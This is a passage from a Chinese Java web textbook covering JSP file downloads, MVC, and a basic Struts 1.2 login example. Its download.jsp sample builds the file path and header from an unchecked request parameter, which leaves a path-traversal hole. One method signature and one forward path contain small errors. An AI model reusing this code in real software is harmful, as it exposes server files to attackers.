


图 13-14 另存文件




图 13-15 文件在页面上打开

如何在单击下载链接之后出现下载框呢？在此给出其中的步骤。

首先，将链接目标定位为另一个 JSP。

比如，“download1.jsp”的源代码可以改成：

```
download2.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
  <body>
    文件下载
    <hr>
    <a href = "download.jsp?file = img.jpg">下载</a>
  </body>
</html>
```

编写 download.jsp。在 download.jsp 中指定相应的 Header 属性和 contentType：

```
download3.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%
  String filename = request.getParameter("file");
  //告诉客户端出现下载框，并指定下载框中的文件名
  response.setHeader("Content-Disposition", "attachment;filename=" + filename);
  //指定文件类型
  response.setContentType("image/jpeg");
  //指定文件
  RequestDispatcher rd = request.getRequestDispatcher("/FILES/" + filename);
  rd.forward(request, response);
%>
```

单击“download2.jsp”中的下载链接，出现如图 13-16 所示的下载框。




图 13-16 下载框

可以选择“打开”或者“保存”。其中选择“保存”之后，文件保存框中自动出现“img.jpg”的文件名。

#### ▲ 注意

此处给出常见文件类型对应的 contentType。

不可识别文件：“application/octet-stream”。

bmp：“application/x-bmp”。

doc：“application/msword”。

exe：“application/x-msdownload”。

```
jpg: "image/jpeg"。
mdb: "application/msaccess"。
mp3: "audio/mp3"。
pdf: "application/pdf"。
ppt: "application/vnd.ms-powerpoint"。
rm: "application/vnd.rn-realmedia"。
rmvb: "application/vnd.rn-realmedia-vbr"。
swf: "application/x-shockwave-flash"。
xls: "application/vnd.ms-excel"。
```



## 13.6 本章总结

本章讲解了验证码的开发、刷新和验证，也讲述了基于 jspsmart 的文件上传、下载的开发方法。

## 13.7 上机习题

- (1) 编写一个表单，显示数字验证码，如果看不清楚，用户可以单击旁边的“重新获取验证码”链接来重新获取验证码，并要求有验证功能。
- (2) 将第(1)题中的验证码变为数字和字符的混合。
- (3) 制作一个“资源上传”系统。用户输入账号、密码，登录，如果成功（账号密码相等），进入“资源上传系统”，可以上传 doc、pdf 文档到服务器端。还可以查看自己上传过的资源并选择删除。

## MVC和Struts基本原理

建议学时：2

在软件开发中，项目的模块化、标准化非常重要，在网站制作中同样如此。本章首先讲解 MVC 思想，并与传统方法进行对比，阐述该思想给软件开发带来的巨大好处。然后讲解基于 MVC 思想的 Struts 框架，阐述其基本原理，并举例说明 Struts 框架下用例的开发方法。

### 14.1 MVC 模式

MVC(Model、View、Controller)是软件开发过程中比较流行的设计思想。在了解 MVC 之前，首先要明确一点，MVC 是一种设计模式(设计思想)，不是一种编程技术。

现在用一个场景来引入这种模式。某公司做一个股票查询软件，输入股票的代号就可以显示这个股票走势。如何实现？

有一种容易想到的方案：写一个 JSP，接受用户输入并验证，同样是这个 JSP，在数据库中提取数据之后显示股票走势。

但是，软件需求可能是变化的。在系统运营的过程中，可能会出现下面的情况。

- (1) 公司突然决定，股票显示应该更美观一些，要改变显示方法。
- (2) 由于计算机犯罪越来越多，要求在验证信息的时候多一些功能，如安全密钥等。
- (3) 公司的数据库迁移，数据库变成了不同的名字，表结构也改变了，查询时需要修改代码。

如果使用以上方案，要解决这些问题，就必须把 JSP 的某一部分改掉。但是，编写代码时，最忌讳的就是在很长的一段程序中修改很小的一部分，这样做代价很高，并且在开发过程中分工也很不方便。如：美工人员修改显示方法时，需要面对大量数据库访问代码。因此，该方案中，将页面设计和商业逻辑混合在一起，在修改时必须读懂所有代码。

基于该问题，可以将该 JSP 拆成三个模块来做。首先，编写 JSP，负责输入查询代码，提交到 Servlet，Servlet 进行安全验证，调用 DAO 来访问数据库，得到结果，跳转到 JSP 显示。这种方法，虽然前期设计比较复杂，但有如下特点。

- (1) 适合分工，每一个程序员只需要关心他自己所需要关心的那个模块。
- (2) 维护方便，比如需要修改其中的一个部分，对相应的模块进行修改就可以了。

对比这两种方案，可以发现，第二种方案把程序分为不同的模块，显示、业务逻辑、过程

控制都独立起来,使得软件在可伸缩性和可维护性方面有了很大的优势。如要改变外观显示,只需要修改 JSP 就可以了;修改验证方法,只需要修改 Servlet 就可以了;数据库迁移,只需要修改 DAO 就可以了。这种思想就是 MVC 思想。

在 Web 开发中,MVC 思想的核心概念如下:

M(Model)封装应用程序的数据结构和事务逻辑,集中体现应用程序的状态,当数据状态改变的时候,能够在视图里面体现出来。JavaBean 非常适合这个角色。

V(View)是 Model 的外在表现,模型状态改变时,有所体现。JSP 非常适合这个角色。

C(Controller)对用户的输入进行响应,将模型和视图联系到一起,负责将数据写到模型中,并调用视图。Java Servlet 非常适合这个角色。

MVC 思想如图 14-1 所示。




图 14-1 MVC 思想

其步骤如下。

- (1) 用户在表单中输入,表单提交给 Servlet,Servlet 验证输入,然后实例化 JavaBean。
- (2) JavaBean 查询数据库,查询结果暂存在 JavaBean 中。
- (3) Servlet 跳转到 JSP,JSP 使用 JavaBean 得到它里面的查询结果,并显示出来。


## 14.2 Struts 框架的基本原理

### 14.2.1 Struts 框架简介

MVC 思想给网站设计带来了巨大的好处,但是,MVC 毕竟只是一种思想,不同的程序员写出来的基于 MVC 思想的应用,风格可能不一样,影响程序的标准化。在项目开发时,标准化是很重要的。比如,如果团队中某个人被换掉,顶替者如果还需要阅读不同风格的代码,将会非常麻烦。所以有必要对 MVC 模式进行标准化,让程序员在某个标准下进行开发。

很多人致力于这个工作,并且发布了一些框架,Struts 就是这样一个框架,在使用的过程中,受到了广泛的承认。因此,MVC 模式是 Struts 框架的基础,或者说,Struts 是为了规范 MVC 开发而发布的一个框架。类似的框架还有 WebWork、SpringMVC 等。

要编写基于 Struts 框架的应用,需要导入一些支持的包,也就是 Struts 开发包。这些



开发包可以到网上去下载。下载地址为：<http://struts.apache.org/>。

在页面中提供了各个版本的 Struts 开发包。以 Struts 1.3 版本为例，下载地址为：<http://struts.apache.org/download.cgi#struts1310>，如图 14-2 所示。

可以下载源文件、开发包和文档等。一般情况下，将开发包解压缩之后，其中的“.jar”文件复制到 Web 项目的 lib 目录下即可。不过，幸运的是，MyEclipse 软件提供了对 Struts 框架的支持，如果使用 MyEclipse，则不需要导入开发包。

### 14.2.2 Struts 框架原理

在 Struts 中，常用的组件有 JSP、ActionServlet、ActionForm、Action、JavaBean、配置文件等，它们之间的关系如图 14-3 所示。




图 14-3 Struts 组件之间的关系

对于一个动作，其执行步骤如下。

- (1) 用户输入，JSP 表单提交给 ActionServlet。
- (2) ActionServlet 将表单信息封装在 ActionForm 内，转交 Action。
- (3) ActionServlet 不直接处理业务逻辑，让 Action 来调用 JavaBean(DAO)。
- (4) Action 返回要跳转到的 JSP 页面地址给 ActionServlet。
- (5) ActionServlet 进行跳转，结果在 JSP 上显示。

## 14.3 Struts 框架的基本使用方法

该部分内容使用实际案例进行讲解。在学生管理系统中，用户输入账号密码进行登录，如果登录成功，就跳转到成功页面，否则跳转到失败页面。为了简便起见，认为账号密码相等就登录成功。

### 14.3.1 导入 Struts 框架

接下来就开始编写这个项目,用 MyEclipse 新建一个 Web 项目: Prj14。使用 Tomcat 服务器。

下面讲解如何导入 MyEclipse 自带的 Struts 开发包。选中项目,在 MyEclipse 菜单栏中找到: MyEclipse|Project Capabilities|Add Struts Capabilities,如图 14-4 所示。




图 14-4 添加 Struts 框架支持

单击菜单,进入导入 Struts 对话框,如图 14-5 所示。




图 14-5 导入 Struts

在这个界面中:

Struts config path: Struts 配置文件的路径,一般不改。

Struts specification: Struts 框架的版本。Struts 目前比较流行的版本是 Struts 1.2 或者 Struts 1.3,它们风格类似; Struts 2.x 也越来越流行,但是和 Struts 1.x 相比,风格具有较大的改变。本章将使用 Struts 1.2 版本进行讲解,Struts 2.x 在后面的章节进行讲解。

ActionServlet name: ActionServlet 在 web.xml 配置时的名称,一般不改。



URL pattern：调用 ActionServlet 时的路径，一般选择“\*.do”。

Base package for new classes：新建的类所放的包的名称，可以不改，在此为了使用方便，改为 prj14。

Default application resources：Struts 资源文件的路径，使用系统默认的就可以了，在后面会详细讲解这个文件。

填写、选择后，单击 Finish 按钮，Struts 框架支持就被导入了项目，此时项目节点情况如图 14-6 所示。

此时，src 文件夹中多了一个名为 prj14 的包，也就是前面导入界面中设置的包的存放路径；还多了一个库叫做 Struts 1.2 Libraries，它包含 Struts 的开发包；而在 WEB-INF 文件夹下面多了一些文件。本章中重点将讲解文件 struts-config.xml，这是 Struts 的配置文件，其他的文件以后再讲解。

接下来看“web.xml”配置文件在导入 Struts 框架支持后有什么变化。在“web.xml”配置文件中，多了以下这些代码：

```

web.xml

<?xml version = "1.0" encoding = "UTF-8"?>
<web-app>
<servlet>
    <servlet-name>action</servlet-name>
    <servlet-class>org.apache.struts.action.ActionServlet</servlet-class>
    <init-param>
        <param-name>config</param-name>
        <param-value>/WEB-INF/struts-config.xml</param-value>
    </init-param>
    <init-param>
        <param-name>debug</param-name>
        <param-value>3</param-value>
    </init-param>
    <init-param>
        <param-name>detail</param-name>
        <param-value>3</param-value>
    </init-param>
    <load-on-startup>0</load-on-startup>
  </servlet>
  <servlet-mapping>
    <servlet-name>action</servlet-name>
    <url-pattern>*.do</url-pattern>
  </servlet-mapping>
</web-app>

```

其中，

```

<servlet-name>action</servlet-name>
<servlet-class>org.apache.struts.action.ActionServlet</servlet-class>

```

表示使用“org.apache.struts.action.ActionServlet”，并起名为 action。这个名称是在




图 14-6 项目结构

导入 Struts 的界面中填写的。

```
<init-param>
  <param-name>config</param-name>
  <param-value>/WEB-INF/struts-config.xml</param-value>
</init-param>
```

表示让“org.apache.struts.action.ActionServlet”读取的配置文件的路径为：/WEB-INF/struts-config.xml。

```
<load-on-startup>0</load-on-startup>
```

表示应用启动，“org.apache.struts.action.ActionServlet”就载入并实例化。

```
<servlet-mapping>
  <servlet-name>action</servlet-name>
  <url-pattern>*.do</url-pattern>
</servlet-mapping>
```

表示在访问名为 action 的 Servlet，也就是“org.apache.struts.action.ActionServlet”时，要添加的扩展名是“.do”。注意，此处的“.do”会在后面的应用中体现出来。

### 14.3.2 编写 JSP

该项目中，首先来编写一个 JSP，用来容纳查询表单，放在 WebRoot 根目录下。代码为：

```
login.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<body>
  <form action = "[待定]" method = "post">
    请您输入账号: <input name = "account" type = "text"><br>
    请您输入密码: <input name = "password" type = "password">
    <input type = "submit" value = "登录">
  </form>
</body>
</html>
```

由于提交到 ActionServlet，因此我们暂时无法确定表单提交的目标。该代码的运行效果如图 14-7 所示。

登录成功页面的源代码：

```
loginSuccess.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<body>
  登录成功
</body>
</html>
```




图 14-7 登录页面

```
</body>
</html>
```

登录失败页面的源代码为：

```
loginFail.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<body>
    登录失败
</body>
</html>
```

### 14.3.3 编写并配置 ActionForm

接下来的步骤就是：ActionServlet 将表单提交的信息封装在 ActionForm 内，转交给 Action。此时需要编写 ActionForm 来容纳表单里面的数据。在包 prj14 内新建一个类：“LoginForm.java”。

但是，ActionForm 的编写，必须要满足一定的规范。

- (1) 必须继承“org.apache.struts.action.ActionForm”。
- (2) ActionForm 内可能封装的表单元素有很多，要得到它们的值，必须编写和表单元素同名的属性。

以下是“LoginForm.java”的代码。

```
LoginForm.java
package prj14;
import org.apache.struts.action.ActionForm;
public class LoginForm extends ActionForm {
    private String account;
    private String password;
    public String getAccount() {
        return account;
    }
    public void setAccount(String account) {
        this.account = account;
    }
    public String getPassword() {
        return password;
    }
    public void setPassword(String password) {
        this.password = password;
    }
}
```

从以上代码可以看出，LoginForm 继承了 ActionForm，它有两个属性：account 和 password，它与 login.jsp 中的表单元素 account 和 password 必须同名。

完成以上步骤后，LoginForm 只是系统中的一个普通的类，系统如何能够认识它呢？



所以必须将其在 struts-config.xml 中进行注册。打开 struts-config.xml, 注册 LoginForm 的代码如下：

```
struts - config.xml
<?xml version = "1.0" encoding = "UTF - 8"?>
<!DOCTYPE struts - config PUBLIC " - //Apache Software Foundation//DTD Struts Configuration
1.2//EN" "http://struts.apache.org/dtds/struts - config_1_2.dtd">
<struts - config>
    <data - sources />
    <form - beans>
        <form - bean name = "loginForm" type = "prj14.LoginForm"></form - bean>
    </form - beans>
    <global - exceptions />
    <global - forwards />
    <action - mappings />
    <message - resources parameter = "prj14.ApplicationResources" />
</struts - config>
```

代码中, 注册了“prj14. LoginForm”, 并起名为 loginForm。注意, 此处的名字可以随意取。

#### 14.3.4 编写并配置 Action

Struts 框架中, 要将 ActionForm 转交给 Action 来处理, Action 是负责业务逻辑的。下面来编写 Action。在包 prj14 内新建一个类 LoginAction。

同样, 此时它毕竟只是一个普通的类, 要成为一个 Action, 必须满足一定的规范。

- (1) 必须继承“org. apache. struts. action. Action”。
- (2) 必须重写 execute 方法来处理业务逻辑。

重写 execute 方法, 是因为 Action 接收数据后, 由 ActionServlet 自动调用它的 execute 方法, 该方法的运行, 在底层通过反射机制进行。execute 的格式为:

```
public ActionForward execute(ActionMapping mapping, ActionForm form,
HttpServletResponse request, HttpServletRequest response) throws Exception {}
```

Action 的代码如下:

```
LoginAction.java
package prj14;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import org.apache.struts.action.Action;
import org.apache.struts.action.ActionForm;
import org.apache.struts.action.ActionForward;
import org.apache.struts.action.ActionMapping;

public class LoginAction extends Action{
    public ActionForward execute(ActionMapping mapping, ActionForm form,
        HttpServletRequest request, HttpServletResponse response)
```



```

        throws Exception {
    LoginForm loginForm = (LoginForm)form;
    String account = loginForm.getAccount();
    String password = loginForm.getPassword();
    String url = null;
    if(account.equals(password)){
        return new ActionForward("/loginSuccess.jsp");
    }
    return new ActionForward("/loginFail.jsp");
}
}

```

execute 方法中,后两个参数 request 和 response 是比较常见的,这两个参数是 web 容器中的内置对象。Mapping 参数的作用是访问配置文件,form 是传过来的 ActionForm 对象,用于得到 ActionForm 中封装的数据。ActionForward 封装跳转的目标路径。

在代码中,从 form 参数中获取了封装的 account 和 password,进行判断,最后根据判断的结果决定跳转的目标,封装在 ActionForward 中返回。

在 Struts 配置文件中注册 Action 的代码如下:

```

struts - config.xml
<?xml version = "1.0" encoding = "UTF - 8"?>
<!DOCTYPE struts - config PUBLIC " - //Apache Software Foundation//DTD Struts Configuration
1.2//EN" "http://struts.apache.org/dtds/struts - config_1_2.dtd">
<struts - config>
    <data - sources />
    <form - beans>
        <form - bean name = "loginForm" type = "prj14.LoginForm"></form - bean>
    </form - beans>
    <global - exceptions />
    <global - forwards />
    <action - mappings>
        <action path = "/login" name = "loginForm" type = "prj14.LoginAction" ></action>
    </action - mappings>
    <message - resources parameter = "prj14.ApplicationResources" />
</struts - config>

```

从以上配置可以看出,action 标签的主要属性有三个: name、path、type。

我们知道,数据封装到 ActionForm 里面之后要交给 Action 来处理,它们之间的关系,主要靠 name 这个属性,它的值应该与对应的 ActionForm 的 name 属性相同。

type 属性的值是这个 Action 的路径。

path 这个属性是指路径,比如,客户端要提交表单,如何知道要提交给哪个 Action 呢?此时就使用 path 这个属性。比如, path = "/login", 表示客户访问时,该 Action 的路径为: "/项目名称/login.do"。此处的".do"是在导入 Struts 框架支持时确定过的,也在"web.xml"中有所体现。

此时,在 login.jsp 中,表单要提交到的路径就可以确定为: "/Prj14/login.do"。因此,"login.jsp"可以改成:

```

login.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<body>
<form action = "/Prj14/login.do" method = "post">
    请您输入账号: <input name = "account" type = "text"><br>
    请您输入密码: <input name = "password" type = "password">
    <input type = "submit" value = "登录">
</form>
</body>
</html>

```

### 14.3.5 测试

对项目进行部署后,就可以测试了。访问“login.jsp”,输入正确的账号密码(相等),如图 14-8 所示。

登录,效果如图 14-9 所示。

如果输入错误的账号密码,登录,显示的效果如图 14-10 所示。

图 14-8 登录界面




图 14-9 登录成功界面




图 14-10 登录失败界面

## 14.4 几个其他问题

### 14.4.1 程序运行流程

下面来分析一下该案例中程序运行的流程。

(1) login.jsp 中的表单提交到的地址为“/Prj14/login.do”, 提交给 ActionServlet, ActionServlet 把提交的地址的项目路径和扩展名“.do”去掉, 变为“/login”, 读取配置文件。

(2) 在配置文件中, 根据“/login”, 找到配置文件中的 action 对应的类, 从而得到要提交到的 LoginAction; 通过 LoginAction 的 name 属性值 loginForm, 找到对应的 LoginForm 类。

(3) 将表单数据封装为一个 LoginForm 对象, 提交给 LoginAction。

(4) ActionServlet 调用 Action 的 execute 方法, 处理后返回一个 ActionForward 对象给 ActionServlet。

(5) ActionServlet 跳转到相应的页面。

### 14.4.2 ActionForm 生命周期

接下来了解该案例中 LoginForm 与 LoginAction 这两个对象的生命周期。在 LoginForm 中添加一个构造函数, 代码如下:



```

...
public LoginForm(){
    System.out.println("LoginForm 构造函数");
}
...

```

在 LoginForm 的 setAccount 函数中添加一段代码：

```

...
public void setAccount(String account) {
    System.out.println("LoginForm setAccount");
    this.account = account;
}
...

```

在 LoginAction 中也添加一个构造函数，代码如下：

```

public LoginAction(){
    System.out.println("LoginAction 构造函数");
}

```

再来重新部署项目，重新启动服务器，“运行 login.jsp”，提交，控制台显示如下：

```

LoginForm 构造函数
LoginForm setAccount
LoginAction 构造函数

```

这说明，ActionServlet 先实例化 LoginForm 对象，然后调用 LoginForm 的 setAccount 函数，封装表单数据，然后实例化 LoginAction，进行处理。

接下来，打开 login.jsp，再重复登录过程，控制台上的显示为：

```

LoginForm 构造函数
LoginForm setAccount
LoginAction 构造函数
LoginForm setAccount

```

可以看到，在第二次提交时，LoginForm 和 LoginAction 不会重新实例化，说明 LoginForm 和 LoginAction 第一次实例化之后就不会再实例化，这和 Servlet 的原理是一样的，实际上是一个对象用多线程的方法来运行。

#### 14.4.3 其他问题

从以上代码可以看出，“login.jsp”提交给“login.do”，“login.do”是在配置文件中出现的，ActionForm 是通过 name 属性和 LoginAction 联系起来的，所以说 JSP 和 Action 的耦合度很低，它们的开发者都只要知道配置文件就可以了。

另外，该框架中，技术含量最高的是 ActionServlet，它可以读取配置文件，但是它的内容被框架化，在底层已经实现了，不需要程序员去编写，这样带来了很大的方便。

在这个案例中，会有以下几个问题。

(1) 能否不将表单数据封装到 LoginForm?

答案是可以的。可以在配置文件中，将 LoginAction 配置的 name 属性去掉，而在

LoginAction 中使用传统的 request 得到参数值。此时, LoginAction 中得到数据的代码为:

```
...
String account = request.getParameter("account");
```

## (2) Action 中, execute 的 ActionMapping 参数有何作用?

ActionMapping 参数的作用是访问配置文件。比如, Action 中跳转到的目标发生了改变, 此时如果修改 LoginAction 的源代码, 比较麻烦, 因此, 可以将跳转目标在配置文件中进行配置。比如:

```
struts - config.xml
<?xml version = "1.0" encoding = "UTF - 8"?>
<!DOCTYPE struts - config PUBLIC " - //Apache Software Foundation//DTD Struts Configuration
1.2//EN" "http://struts.apache.org/dtds/struts - config_1_2.dtd">
<struts - config>
    <data - sources />
    <form - beans>
        <form - bean name = "loginForm" type = "prj14.LoginForm"></form - bean>
    </form - beans>
    <global - exceptions />
    <global - forwards>
        <forward name = "SUCCESS" path = "/loginSuccess.jsp"></forward>
        <forward name = "FAIL" path = "/loginfail.jsp"></forward>
    </global - forwards>
    <action - mappings>
        <action path = "/login" name = "loginForm" type = "prj14.LoginAction" ></action>
    </action - mappings>
    <message - resources parameter = "prj14.ApplicationResources" />
</struts - config>
```

这样, 就在 Struts 配置文件中注册了两个跳转目标, 逻辑名称为 SUCCESS 和 FAIL, 此时, 要实现跳转, 可以在 Action 中用如下代码实现:

```
...
public ActionForward execute(ActionMapping mapping, ActionForm form,
                            HttpServletRequest request, HttpServletResponse response)
                            throws Exception {
    LoginForm loginForm = (LoginForm) form;
    String account = loginForm.getAccount();
    String password = loginForm.getPassword();
    String url = null;
    if (account.equals(password)) {
        return mapping.findForward("SUCCESS");
    }
    return mapping.findForward("FAIL");
}
```

以上叫做全局跳转, SUCCESS 和 FAIL 可以被所有 Action 使用, 实际上, 跳转目标也可以在 Struts 配置文件的另外一个地方进行注册, 称为局部跳转, 如:



```
<action-mappings>
    <action path="/login" type="prj14.LoginAction" name="loginForm">
        <!-- 设置 URL 逻辑名称(局部, 只有这个 Action 可以识别到) -->
        <forward name="FAIL" path="/loginFail.jsp"></forward>
    </action>
</action-mappings>
```

这里注册的跳转目标, 只能在当前 Action 中使用, 不能在别的 Action 里面使用。

## 14.5 本章总结

